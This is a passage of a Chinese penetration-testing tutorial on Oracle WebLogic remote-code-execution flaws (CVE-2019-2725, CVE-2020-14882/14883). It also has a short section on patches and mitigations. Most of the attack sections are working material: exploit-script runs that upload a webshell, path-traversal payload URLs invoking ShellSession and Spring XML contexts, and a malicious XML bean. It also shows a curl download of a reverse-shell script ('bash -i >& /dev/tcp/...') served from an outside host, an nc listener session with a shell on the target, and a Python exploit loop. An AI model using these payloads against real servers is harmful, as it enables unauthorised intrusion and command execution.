
`wls9_async_response.war`包中的类由于使用注解方法调用了Weblogic原生处理Web服务的类，因此会受该漏洞影响

5. 漏洞利用

> https://github.com/TopScrew/CVE-2019-2725



```
E:\MyTools\渗透工具\CVE-2019-2725>python3 weblogic-2019-2725.py 12.1.3 http://172.26.2.43:7001 whoami
命令执行：
        python weblogic-2019-2725.py 10.3.6  http//:127.0.0.1:7001  cmd
        python weblogic-2019-2725.py 12.1.3  http//:127.0.0.1:7001  cmd
上传webshell
    python weblogic-2019-2725.py  10.3.6  http//:ip:port
    python weblogic-2019-2725.py  12.1.3  http//:ip:port

[I 200826 15:13:56 weblogic-2019-2725:100]
    mingy\win7-1

E:\MyTools\渗透工具\CVE-2019-2725>python3 weblogic-2019-2725.py 12.1.3 http://172.26.2.43:7001
命令执行：
        python weblogic-2019-2725.py 10.3.6  http//:127.0.0.1:7001  cmd
        python weblogic-2019-2725.py 12.1.3  http//:127.0.0.1:7001  cmd
上传webshell
    python weblogic-2019-2725.py  10.3.6  http//:ip:port
    python weblogic-2019-2725.py  12.1.3  http//:ip:port

[I 200826 15:16:01 weblogic-2019-2725:139]
    Shell地址：  http://172.26.2.43:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=ipconfig

E:\MyTools\渗透工具\CVE-2019-2725>
```



```
不安全 | 172.26.2.43:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=whoami

mingy\win7-1
```

- shell上传路径

```
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\bea_wls_internal\9j4dqk\war
```

```
http://172.26.2.43:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=whoami
```

加载xml文件内容，执行下载远程脚本文件命令

```
http://47.104.255.11:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://47.101.214.85:8000/shell.xml")
```

加载xml文件内容，执行脚本反弹shell

```
http://47.104.255.11:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://47.101.214.85:8000/shell2.xml")
```

6. 漏洞修复

- 打上官方CVE-2019-2725补丁包：

> https://www.oracle.com/security-alerts/alert-cve-2019-2725.html

- 升级本地JDK版本

因为Weblogic所采用的是其安装文件中默认1.6版本的JDK文件，属于存在反序列化漏洞的JDK版本，因此升级到JDK7u21以上版本可以避免由于Java原生类反序列化漏洞造成的远程代码执行。

- 配置URL访问控制策略

部署于公网的WebLogic服务器，可通过ACL禁止对/_async/及*/wls-wsat*/路径的访问。

- 删除不安全文件

删除wls9_async_response.war与wls-wsat.war文件及相关文件夹，并重启Weblogic服务。

具体文件路径：

10.3.*版本：

```
\Middleware\wlserver_10.3\server\lib\
%DOMAIN_HOME%\servers\AdminServer\tmp\_WL_internal\
%DOMAIN_HOME%\servers\AdminServer\tmp\.internal\
```

12.1.3版本：

```
\Middleware\Oracle_Home\oracle_common\modules\
%DOMAIN_HOME%\servers\AdminServer\tmp\.internal\
%DOMAIN_HOME%\servers\AdminServer\tmp\_WL_internal\
```

- 10.3.6.0 补丁 Patch 29204678

> https://support.oracle.com/epmos/faces/ui/patch/PatchDetail.jspx?patchId=29204678

- 12.1.3.0 补丁 Patch 29204657

> https://support.oracle.com/epmos/faces/ui/patch/PatchDetail.jspx?patchId=29204657

CVE-2020-14882

1. 漏洞描述

Weblogic 管理控制台未授权远程命令执行漏洞（CVE-2020-14882，CVE-2020-14883）。

CVE-2020-14882：允许未授权的用户绕过管理控制台的权限验证访问后台；

CVE-2020-14883：允许后台任意用户通过HTTP协议执行任意命令

使用这两个漏洞组成的利用链，可通过一个GET请求在远程Weblogic服务器上以未授权的任意用户身份执行命令。

2. 影响范围

```
WebLogic 10.3.6.0
WebLogic 12.1.3.0
WebLogic 12.2.1.3
WebLogic 12.2.1.4
WebLogic 14.1.1.0
```

3. 漏洞环境

> docker-compose.yml

```
version: '2'
services:
 weblogic:
   image: vulhub/weblogic:12.2.1.3-2018
   ports:
    - "7001:7001"
```

> docker-compose up -d


访问 `http://your-ip:7001/console` 可查看到后台登录页面。

4. 漏洞复现

4.1 CVE-2020-14882

> http://your-ip:7001/console/css/%252e%252e%252fconsole.portal

- WebLogic Server 版本: 10.3.6.0



192.168.78.105:7001/console/css/%252e%252e%252fconsole.portal

更改中心
查看更改和重新启动
单击"锁定并编辑"按钮, 可修改, 添加或删除此域中的项目。

域结构

帮助主题
- 搜索配置
- 使用更改中心
- 记录 WLST 脚本
- 更改控制台首选项
- 管理控制台扩展
- 监视服务器

系统状态
正在运行的服务器的健康状况
Failed (0)
Critical (0)
Overloaded (0)
Warning (0)
OK (1)

欢迎, 连接到: base_domain

主页
End of repetitive links

主页

信息和资源

有用的工具
- 配置应用程序
- 为 RAC 数据源配置 GridLink
- 最新任务状态
- 设置控制台首选项

一般信息
- 常用管理任务说明
- 阅读文档
- 在 My Oracle Support 上提问
- Oracle Guardian 概览

域配置

域
- 域

环境
- 服务器
- 集群
- 虚拟主机
- 可迁移目标
- 计算机
- 工作管理器
- 启动类和关闭类

已部署的资源
- 部署

应用程序的安全设置
- 安全领域

服务
- 消息传送
  - JMS 服务器
  - 存储转发代理
  - JMS 模块
  - 路径服务
  - 桥接程序
- 数据源
- 持久性存储
- XML 注册表
- XML 实体高速缓存
- 外部 JNDI 提供程序
- 工作上下文
- jCOM
- 邮件会话
- File T3
- JTA


互用性
- WTC 服务器
- Jolt 连接池

诊断
- 日志文件
- 诊断模块
- 诊断图像
- 请求性能
- 档案
- 上下文
- SNMP

图表和图形
- 监视仪表盘 打开新窗口

WebLogic Server 版本: 10.3.6.0
版权所有 © 1996, 2011, Oracle 和/或其子公司。保留所有权利。

- WebLogic Server 版本: 12.2.1.3



主页 - base_domain - WLS 控制台
139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal

Oracle 徽标 WebLogic Server 管理控制台 12c

更改中心
查看更改和重新启动
单击锁定并编辑按钮可修改, 添加或删除此域中的项目。

域结构

帮助主题
- 搜索配置
- 使用更改中心
- 记录 WLST 脚本
- 更改控制台首选项
- 管理控制台扩展
- 监视服务器

系统状态
截至以下时间正在运行的服务器的健康状况: 上午2:13
失败 (0)
严重 (0)
超载 (0)
警告 (0)
正常 (1)

欢迎, 连接到: base_domain

主页

主页

信息和资源

有用的工具
- 配置应用程序
- 为 RAC 数据源配置 GridLink
- 配置动态集群
- 最新任务状态
- 设置控制台首选项

一般信息
- 常用管理任务说明
- 阅读文档
- 在 My Oracle Support 上提问

域配置

域
- 域

环境
- 服务器
- 集群
  - 服务器模板
  - 可迁移目标
- 计算机
- 虚拟主机
- 虚拟目标
- 工作管理器
- 并发模板
- 资源管理
- 启动类和关闭类

应用程序的安全设置
- 安全领域

资源组模板
- 资源组模板

资源组
- 资源组

已部署资源
- 部署

服务
- 消息传送
  - JMS 服务器
  - 存储转发代理
  - JMS 模块
  - 路径服务
  - 桥接程序
- 数据源
- 持久性存储
- XML 注册表
- XML 实体高速缓存
- 外部 JNDI 提供程序
- 工作上下文
- jCOM
- 邮件会话
- File T3
- JTA
- OSGi 框架

互用性
- WTC 服务器
- Jolt 连接池

诊断
- 日志文件
- 诊断模块
- 内置诊断模块
- 诊断图像
- 请求性能
- 档案
- 上下文
- SNMP
- 拦截程序

图表和图形
- 监视仪表盘 打开新窗口

WebLogic Server 版本: 12.2.1.3.0
版权所有 (c) 1996,2017, Oracle 和/或其附属公司。保留所有权利。


4.2 CVE-2020-14883

这个漏洞的利用方式有两种:


1. 通过 `com.tangosol.coherence.mvel2.sh.ShellSession`

- 执行命令

```
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('touch%20/tmp/success1');")
```




```
139.155.49.43:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=UnexpectedExceptionPage

Error 404--Not Found

From RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1:
10.4.5 404 Not Found
The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.
If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows,
through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

URL
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('touch%20/tmp/success1');")
```



```
root@VM-0-2-ubuntu:~/docker/CVE-2020-14882# docker ps
CONTAINER ID        IMAGE                        COMMAND                  CREATED             STATUS
PORTS                    NAMES
1a3403c61077        vulhub/weblogic:12.2.1.3-2018   "/u01/oracle/createA…"   18 minutes ago      Up 18 minutes
0.0.0.0:7001->7001/tcp   cve202014882_weblogic_1
root@VM-0-2-ubuntu:~/docker/CVE-2020-14882# docker exec -it 1a34 bash
[oracle@1a3403c61077 ~]$ cd /tmp
[oracle@1a3403c61077 tmp]$ ls
hsperfdata_oracle  success1  wlstOfflineLogs_oracle  wlstTemporacle
[oracle@1a3403c61077 tmp]$ 
```


这个利用方法只能在Weblogic 12.2.1以上版本利用，因为10.3.6并不存在 `com.tangosol.coherence.mvel2.sh.ShellSession` 类

- 反弹shell



```
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -
139.155.49.43 - - [02/Nov/2020 10:51:01] "GET /shell.sh HTTP/1.1" 200 -



^C
Keyboard interrupt received, exiting.
root@VM-0-2-ubuntu:~# cat shell.sh
bash -i >& /dev/tcp/139.155.49.43/9090 0>&1
root@VM-0-2-ubuntu:~# 
```

```
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('curl http://139.155.49.43:8000/shell.sh -o /tmp/shell.sh');")
```


不安全 | 139.155.49.43:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=UnexpectedExceptionPage

Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:


10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

```
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('curl http://139.155.49.43:8000/shell.sh -o /tmp/shell.sh');")
```

```
http://139.155.49.43:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('bash /tmp/shell.sh');")
```



```
root@VM-0-2-ubuntu:~# nc -lvvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from 139.155.49.43 60304 received!
bash: no job control in this shell
[oracle@1a3403c61077 base_domain]$ whoami
whoami
oracle
[oracle@1a3403c61077 base_domain]$ ls
ls
autodeploy
bin
common
config
console-ext
derby.log
edit.lok
fileRealm.properties
init-info
lib
nodemanager
orchestration
security
servers
startWebLogic.sh
[oracle@1a3403c61077 base_domain]$ 
```

- 脚本

```
#!/usr/bin/python3
import requests
# -*- coding: utf-8 -*-

banner = """
[illegible]
[illegible]
[illegible]
```

```
                                         Research: Jang
                                  C0de by Base4Sec - @s1kr10s
"""
print(banner)
# Post Review - https://testbnull.medium.com/weblogic-rce-by-only-one-get-request-cve-2020-14882-analysis-6e4b09981dbf

host = input("Remote Host: ")
port = int(input("Remote Port: "))
path = "/console/images/%252E%252E%252Fconsole.portal"
url = "{}:{}{}".format(host, port, path)

while True:
    cmd = input("$cmd> ")
    payload = "_nfpb=false&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession(\"java.lang.Runtime.getRuntime().exec('{}');\");".format(cmd)
    headers = {
        "User-Agent": "Mozilla",
        "Host": "mosaic.mcmaster.ca",
        "Accept-Encoding": "gzip, deflate",
        "cmd": "tasklist",
        "Content-Type": "application/x-www-form-urlencoded"
    }

    try:
        print("Sent...")
        response = requests.request("POST", url, data=payload, headers=headers)
    except:
        print("Fail server ({}).".format(host))
        exit()
```

2. 通过 `com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext`

[windows] WebLogic Server 版本: 10.3.6.0


> cmd.xml

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>cmd</value>
            <value>/c</value>
            <value><![CDATA[calc.exe]]></value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

GET方法:

```
http://192.168.78.105:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://139.155.49.43:8000/cmd.xml")
```


```
不安全 | 192.168.78.105:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathX...
```

Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:


10.4.5 404 Not Found

```
The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows,
through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.
```

URL
http://192.168.78.105:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://139.155.49.43:8000/cmd.xml")

POST方法:

```
url:
http://192.168.78.105:7001/console/css/%252e%252e%252fconsole.portal

body:
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://139.155.49.43:8000/cmd.xml")
```


192.168.78.105:7001/console/..%2fconsole.portal?_nfpb=true&_pageLabel=UnexpectedExceptionPage

Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found

